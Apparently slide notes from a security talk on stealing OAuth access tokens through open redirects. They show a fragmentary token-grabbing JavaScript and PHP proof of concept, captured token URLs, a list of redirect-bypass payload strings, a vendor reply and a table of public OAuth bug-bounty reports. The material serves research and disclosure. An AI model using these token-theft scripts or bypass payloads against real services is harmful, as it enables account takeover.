
Setting White List:

<http://127.0.0.1:8081/admin/hub/services/0-0-0-0-0?tab=settings>

登陆流程

http://127.0.0.1:8081/hub/auth/login?response_type=token&client_id=***&redirect_uri=http:%2F%2Fbaidu.com%2F&state=*****

假设场景...



Use old poc

```
1 <script language = "javascript">
2     query=location.href.split("#");
3
4     if(query[1] && query[1].indexOf("access_token") >=0){
5         document.cookie='anchor='+query[1];
6     }
7     window.location.replace();
8 </script>
9
10 <?php
11 $myfile = fopen("noc.txt" "a") or die("Unable to open file!");
```


http://127.0.0.1:8081/oauth#access_token=1528096602896.7e944229-6e08-4082-b09c-8c69b67e6f84.a9f71969-6013-4c45-9c1a-d904f7f88c54.7e944229-6e08-4082-b09c-8c69b67e6f84+0-0-0-0%3B1.MCwCFDC6ho%2BLyynAHrfXIDQM%2B8D0hVi6AhQ6T5%2Fi8mJDQWYBT16eqrQ%2BZmn1uw%3D%3D&token_type=Bearer&expires_in=3600&scope=7e944229-6e08-4082-b09c-8c69b67e6f84+0-0-0-0&state=771f0145-6100-4135-ae54-0aa5916300b6

http://127.0.0.1:8081/oauth#access_token=1528096544388.7e944229-6e08-4082-b09c-8c69b67e6f84.a9f71969-6013-4c45-9c1a-d904f7f88c54.7e944229-6e08-4082-b09c-8c69b67e6f840-0-0-0-0;
1.MCwCFHJxw7lUB3NtwEpTNwclTcio2PSYAhQoDvYXXWqBmlE65l0wakPWll2n7A==&token_type=Bearer&expires_in=3600&scope=7e944229-6e08-4082-b09c-8c69b67e6f840-0-0-0-0&
state=771f0145-6100-4135-ae54-0aa5916300b6

http://127.0.0.1:8081/oauth#access_token=xxxxxxx (encode error)

http://127.0.0.1:8081/oauth#access_token=xxxxxxx (decode suss)






利用xss Platform got it

Vulnerable Page URL

http://127.0.0.1:8081/#access_token=1528107778477.7e944229-6e08-4082-b09c-8c69b67e6f84.a9f71969-6013-4c45-9c1a-d904f7f88c54.7e944229-6e08-4082-b09c-8c69b67e6f84+0-0-0-0%3B1.MCwCFA58ILF3WYwHQNqeFt7yS%2BBkBW0eAhQdtgi6RzuDSBakZrKbbNTjTmgw%3D%3D&token_type=Bearer&expires_in=3600&scope=7e944229-6e08-4082-b09c-8c69b67e6f84+0-0-0-0&state=771f0145-6100-4135-ae54-0aa5916300b6

Demo MP4



Other

登录 Telnet404 通行证

xxx@abc.com|

.....

yu3z **yu3z**

[忘记密码?](#) [立即注册](#)

社交账户登录:  

[登录](#)

→ <https://sso.telnet404.com/cas/login?service=https://www.seebug.org/accounts/login/?next=%2F>

↓ <https://sso.telnet404.com/cas/login?service=https://baidu.com/>

↓ https://www.baidu.com/?ticket=ST-*****

Redirect Bypass

///www.baidu.com/%2f%2e%2e/
/https:/%5cbaidu.com/
/www.baidu.com/%2f%2e%2e
/www.baidu.com
/www.baidu.com
https://www.google.com/www.baidu.com
/%2Fbaidu%252Ecom
http://www.google.com\.baidu.com
http://www.google.com\@baidu.com
http://www.google.com\#baidu.com
http://www.google.com\?baidu.com
http://www.google.com\\baidu.com
http://www.google.com\baidu.com

Help Me(how to fixed)

Hello,

The reported behaviour is caused by the design of the authorisation protocol.
Thus at this point, it's not clear to us what would need to be resolved.

Thank you.

Help Me(how to fixed)

1. Time line
2. Validity
3. White list



Bug Bounty

Title & URL	Author	Bug bounty program	Vulnerability	Reward \$\$\$	Publication date
Finding hidden gems vol. 1: forging OAuth tokens using discovered client id and client secret	Mateusz Olejarka	–	Information disclosure	\$3,133.70	07/23/2018
Zero to Account Takeover: How I ‘Impersonated’ Someone Else Using Auth0	Daniel Svartman	Oauth	Logic flaw	–	06/05/2018
Stealing OAuth Token (MITM)	Arbaz Hussain	–	OAuth flaw	–	09/01/2017
Stealing Access Token of One-drive Integration By Chaining CSRF Vulnerability	Arbaz Hussain	–	OAuth flaw, CSRF	–	07/18/2017
Authentication bypass on Airbnb via OAuth tokens theft	Arne Swinnen	Airbnb	OAuth flaw, Login CSRF, Open redirect, Authentication bypass	\$5,000	06/22/2017
Internet Explorer has a URL problem	File Descriptor	Github, Google	OAuth flaw, RPO, XSS	–	09/06/2016
Stealing Facebook access_tokens using CSRF in device login flow	Josip Franjkovic	Facebook	CSRF, OAuth flaw, Information disclosure	–	07/19/2016
How I Hacked [Oculus] OAuth +Ebay +IBM	Abdullah Hussam	Facebook, Ebay, IBM, AnswerHub	Unrestricted file upload, XSS	\$0	02/12/2016



Thank you for listening

Speaker : 泳少@YongShao